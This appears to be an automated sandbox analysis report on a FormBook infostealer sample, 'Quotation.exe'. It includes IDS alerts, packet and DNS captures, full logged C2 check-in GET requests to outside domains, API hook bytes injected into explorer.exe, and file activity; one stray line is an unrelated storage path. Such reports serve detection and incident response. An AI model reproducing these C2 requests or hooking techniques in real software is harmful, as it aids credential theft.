USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:37:04.612041	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	162.241.24.122
04/08/21-13:37:04.612041	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	162.241.24.122

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:37:04.612041	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	162.241.24.122
04/08/21-13:37:25.585048	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	34.102.136.180	192.168.2.5
04/08/21-13:37:46.323564	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	198.54.117.216
04/08/21-13:37:46.323564	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	198.54.117.216
04/08/21-13:37:46.323564	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	198.54.117.216

Network Port Distribution

Total Packets: 40

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:36:43.587795019 CEST	49716	80	192.168.2.5	156.235.228.19
Apr 8, 2021 13:36:43.848344088 CEST	80	49716	156.235.228.19	192.168.2.5
Apr 8, 2021 13:36:43.848656893 CEST	49716	80	192.168.2.5	156.235.228.19
Apr 8, 2021 13:36:43.849073887 CEST	49716	80	192.168.2.5	156.235.228.19
Apr 8, 2021 13:36:44.109415054 CEST	80	49716	156.235.228.19	192.168.2.5
Apr 8, 2021 13:36:44.111809969 CEST	80	49716	156.235.228.19	192.168.2.5
Apr 8, 2021 13:36:44.111838102 CEST	80	49716	156.235.228.19	192.168.2.5
Apr 8, 2021 13:36:44.111856937 CEST	80	49716	156.235.228.19	192.168.2.5
Apr 8, 2021 13:36:44.112157106 CEST	49716	80	192.168.2.5	156.235.228.19
Apr 8, 2021 13:36:44.112689972 CEST	49716	80	192.168.2.5	156.235.228.19
Apr 8, 2021 13:37:04.466284990 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:04.611691952 CEST	80	49717	162.241.24.122	192.168.2.5
Apr 8, 2021 13:37:04.611871004 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:04.612040997 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:04.757215023 CEST	80	49717	162.241.24.122	192.168.2.5
Apr 8, 2021 13:37:05.120718956 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:05.306682110 CEST	80	49717	162.241.24.122	192.168.2.5
Apr 8, 2021 13:37:06.178244114 CEST	80	49717	162.241.24.122	192.168.2.5
Apr 8, 2021 13:37:06.178476095 CEST	80	49717	162.241.24.122	192.168.2.5
Apr 8, 2021 13:37:06.178538084 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:06.178571939 CEST	49717	80	192.168.2.5	162.241.24.122
Apr 8, 2021 13:37:25.360469103 CEST	49727	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:37:25.372937918 CEST	80	49727	34.102.136.180	192.168.2.5
Apr 8, 2021 13:37:25.374186993 CEST	49727	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:37:25.374999046 CEST	49727	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:37:25.387336016 CEST	80	49727	34.102.136.180	192.168.2.5
Apr 8, 2021 13:37:25.585047960 CEST	80	49727	34.102.136.180	192.168.2.5
Apr 8, 2021 13:37:25.585079908 CEST	80	49727	34.102.136.180	192.168.2.5
Apr 8, 2021 13:37:25.585359097 CEST	49727	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:37:25.585391998 CEST	49727	80	192.168.2.5	34.102.136.180
Apr 8, 2021 13:37:25.598359108 CEST	80	49727	34.102.136.180	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:37:46.026494026 CEST	49729	80	192.168.2.5	198.54.117.216
Apr 8, 2021 13:37:46.200994968 CEST	80	49729	198.54.117.216	192.168.2.5
Apr 8, 2021 13:37:46.201217890 CEST	49729	80	192.168.2.5	198.54.117.216
Apr 8, 2021 13:37:46.323564053 CEST	49729	80	192.168.2.5	198.54.117.216
Apr 8, 2021 13:37:46.497680902 CEST	80	49729	198.54.117.216	192.168.2.5
Apr 8, 2021 13:37:46.497711897 CEST	80	49729	198.54.117.216	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:35:37.119110107 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:37.131618977 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:38.097498894 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:38.110296965 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:39.211736917 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:39.224823952 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:39.630197048 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:39.648699045 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:40.501914024 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:40.515217066 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:42.430141926 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:42.442693949 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:44.228476048 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:44.240824938 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:45.279925108 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:45.292360067 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:46.845416069 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:46.858165026 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:47.729898930 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:47.743510962 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 8, 2021 13:35:48.628005028 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:35:48.640609980 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 8, 2021 13:36:00.585047007 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:36:00.632075071 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 8, 2021 13:36:16.275763988 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:36:16.288503885 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 8, 2021 13:36:43.255197048 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:36:43.574450970 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:04.324068069 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:04.464893103 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:07.585866928 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:07.598526955 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:17.565593004 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:17.585999012 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:25.318161011 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:25.359328985 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:32.082010031 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:32.116198063 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:46.001332045 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:46.024919987 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 8, 2021 13:37:46.130285978 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 8, 2021 13:37:46.142963886 CEST	53	50463	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:36:43.255197048 CEST	192.168.2.5	8.8.8.8	0x3a76	Standard query (0)	www.xyfs360.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:04.324068069 CEST	192.168.2.5	8.8.8.8	0x261f	Standard query (0)	www.riceandginger.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:25.318161011 CEST	192.168.2.5	8.8.8.8	0x10da	Standard query (0)	www.houseof2.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.001332045 CEST	192.168.2.5	8.8.8.8	0x7e6e	Standard query (0)	www.clickqrcoaster.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:36:43.574450970 CEST	8.8.8.8	192.168.2.5	0x3a76	No error (0)	www.xyfs360.com		156.235.228.19	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:04.464893103 CEST	8.8.8.8	192.168.2.5	0x261f	No error (0)	www.riceandginger.com	riceandginger.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:37:04.464893103 CEST	8.8.8.8	192.168.2.5	0x261f	No error (0)	riceandginger.com		162.241.24.122	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:25.359328985 CEST	8.8.8.8	192.168.2.5	0x10da	No error (0)	www.houseof2.com	houseof2.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:37:25.359328985 CEST	8.8.8.8	192.168.2.5	0x10da	No error (0)	houseof2.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	www.clickqrcoaster.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Apr 8, 2021 13:37:46.024919987 CEST	8.8.8.8	192.168.2.5	0x7e6e	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.xyfs360.com
- www.riceandginger.com
- www.houseof2.com
- www.clickqrcoaster.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	156.235.228.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:36:43.849073887 CEST	1175	OUT	GET /fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=SEmbethRuJUohlQz+Ttvx+iBOmYZkGVPsXZysf/6weMAgxRZQrWYJhCujRXBjoMPQ+uG HTTP/1.1 Host: www.xyfs360.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:36:44.111809969 CEST	1176	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Apr 2021 11:36:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Powered-By: PHP/5.6.30 Data Raw: 36 36 30 0d 0a 20 20 20 0a 20 20 20 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 0a 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 62 6f 64 79 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 47 72 61 79 3b 20 7d 0a 20 20 20 20 2e 65 78 70 5f 70 6f 70 20 7b 20 77 69 64 74 68 3a 33 36 30 70 78 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 32 30 30 70 78 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 46 46 46 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 31 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 31 30 30 70 78 3b 20 6c 65 66 74 3a 35 30 25 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 31 38 30 70 78 3b 20 70 61 64 64 69 6e 67 3a 20 38 70 78 20 30 20 31 36 70 78 20 30 3b 20 7d 0a 20 20 20 20 2e 65 78 70 5f 70 6f 70 5f 68 65 61 64 65 72 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 75 72 6c 28 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 6c 6f 67 6f 5f 6f 66 66 2e 67 69 66 29 20 6e 6f 2d 72 65 70 65 61 74 3b 20 77 69 64 74 68 3a 32 32 35 70 78 3b 20 68 65 69 67 68 74 3a 35 37 70 78 3b 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 20 7d 0a 20 20 20 20 2e 65 78 70 5f 70 6f 70 5f 73 65 70 20 7b 20 77 69 64 74 68 3a 37 35 25 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 31 70 78 20 73 6f 6c 69 64 20 67 72 61 79 3b 20 6d 61 72 67 69 6e 3a 38 70 78 20 30 3b 20 7d 0a 20 20 20 20 2e 65 78 70 5f 63 6f 6e 74 65 6e 74 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 32 30 70 78 3b 20 63 6f 6c 6f 72 3a 20 23 46 46 30 30 30 30 3b 20 6d 61 72 67 69 6e 3a 30 20 32 34 70 78 3b 20 70 61 64 64 69 6e 67 3a 38 70 78 20 30 3b 20 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 66 6f 72 6d 20 6d 65 74 68 6f 64 3d 22 70 6f 73 74 22 20 61 63 74 69 6f 6e 3d 22 70 61 67 65 73 2f 45 78 70 69 72 65 64 2e 61 73 70 78 22 20 69 64 3d 22 66 6f 72 6d 31 22 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 73 70 4e 65 74 48 69 64 64 65 6e 22 3e 0a 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 68 69 64 64 65 6e 22 20 6e 61 6d 65 3d 22 5f 5f 56 49 45 57 53 54 41 54 45 22 20 69 64 3d 22 5f 5f 56 49 45 57 53 54 41 54 45 22 20 76 61 6c 75 65 3d 22 6b 6e 67 65 41 68 44 70 7a 68 33 51 41 36 48 2b 53 4f 4b 49 48 48 76 38 31 49 4c 46 37 2f 33 54 33 5a 2b 62 76 65 61 52 4d 79 46 4e 43 38 36 51 56 32 30 7a 48 46 39 6a 52 49 34 6a 30 65 76 6b 2f 35 73 67 53 6b 42 57 45 69 44 52 41 52 41 47 31 2f 6b 30 66 43 66 76 57 47 54 66 46 33 33 71 63 52 32 47 58 6c 2f 4f 52 44 6f 3d 22 20 2f 3e 0a 3c 2f 64 69 76 3e 0a 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 73 70 4e 65 74 48 69 64 64 65 6e 22 3e 0a 0a 09 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 68 69 64 64 65 6e 22 20 6e 61 6d 65 3d 22 5f 5f 56 49 45 57 53 54 41 54 45 47 45 4e 45 52 41 54 4f 52 22 20 69 64 3d 22 5f 5f 56 49 45 57 53 54 41 54 45 47 45 4e 45 52 41 54 4f 52 22 20 76 61 6c 75 65 3d 22 30 36 44 32 34 33 31 46 22 20 2f 3e 0a 3c 2f 64 69 76 3e 0a 20 20 20 20 3c 64 69 76 3e 0a 20 20 20 20 20 20 20 20 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 78 70 5f 70 6f 70 22 20 3e 0a 20 20 20 20 3c 63 65 6e 74 65 72 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 78 70 5f 70 6f Data Ascii: 660 <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><style type="text/css"> body { background-color: Gray; } .exp_pop { width:360px; min-height:200px; background-color: #FFF; border-radius:10px; position:absolute; top:100px; left:50%; margin-left: -180px; padding: 8px 0 16px 0; } .exp_pop_header { background: url(http://www.namebrightstatic.com/images/logo_off.gif) no-repeat; width:225px; height:57px; margin-top:8px; } .exp_pop_sep { width:75%; border-top:1px solid gray; margin:8px 0; } .exp_content { font-size:20px; color: #FF0000; margin:0 24px; padding:8px 0; }</style></head><body> <form method="post" action="pages/Expired.aspx" id="form1"> <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="kngeAhDpzh3QA6H+SOKIHHv81ILF7/3T3Z+bveaRMyFNC86QV20zHF9jRI4j0evk/5sgSkBWEiDRARAG1/k0fCfvWGTfF33qcR2GXl/ORDo=" /> <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="06D2431F" /> <div class="exp_po

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49717	162.241.24.122	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:37:04.612040997 CEST	1177	OUT	GET /fcn/?ndsxlrp=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwppvssjWa3vK&wZALH=PToxs4gHMXctdDo HTTP/1.1 Host: www.riceandginger.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:37:06.178244114 CEST	1178	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:37:06 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://riceandginger.com/fcn/?ndsxlrp=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwppvssjWa3vK&wZALH=PToxs4gHMXctdDo host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49727	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:37:25.374999046 CEST	5035	OUT	GET /fcn/?wZALH=PToxs4gHMXctdDo&ndsxlrp=liB0icShPNod4xlpu/WXKffa+vmxvgDQmU6O7prVAXsGW3hWFkE60zcwKq/t6p2og2/V HTTP/1.1 Host: www.houseof2.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:37:25.585047960 CEST	5036	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:37:25 GMT Content-Type: text/html Content-Length: 275 ETag: "606eb0b7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49729	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:37:46.323564053 CEST	5086	OUT	GET /fcn/?ndsxlrp=4nVmM3kokLOk5A5KPpUlNAhIJJn3COZ2tebCUHwKvxD3r3Ccio9dbVOfTPTbeaZZl4cM&wZALH=PToxs4gHMXctdDo HTTP/1.1 Host: www.clickqrcoaster.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE2
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE2

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Quotation.exe PID: 6372 Parent PID: 5748

General

Start time:	13:35:44
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Quotation.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Quotation.exe'
Imagebase:	0x400000
File size:	228099 bytes
MD5 hash:	1F86CAAA19912CEB55C9F6121EB692BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.242716511.000000001EB40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.242716511.000000001EB40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.242716511.000000001EB40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403159	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsz4E33.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\tqph8ojuftde3	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\6g13vjbdoi2ehkg8yw6	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\nsu4E63.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsu4E63.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
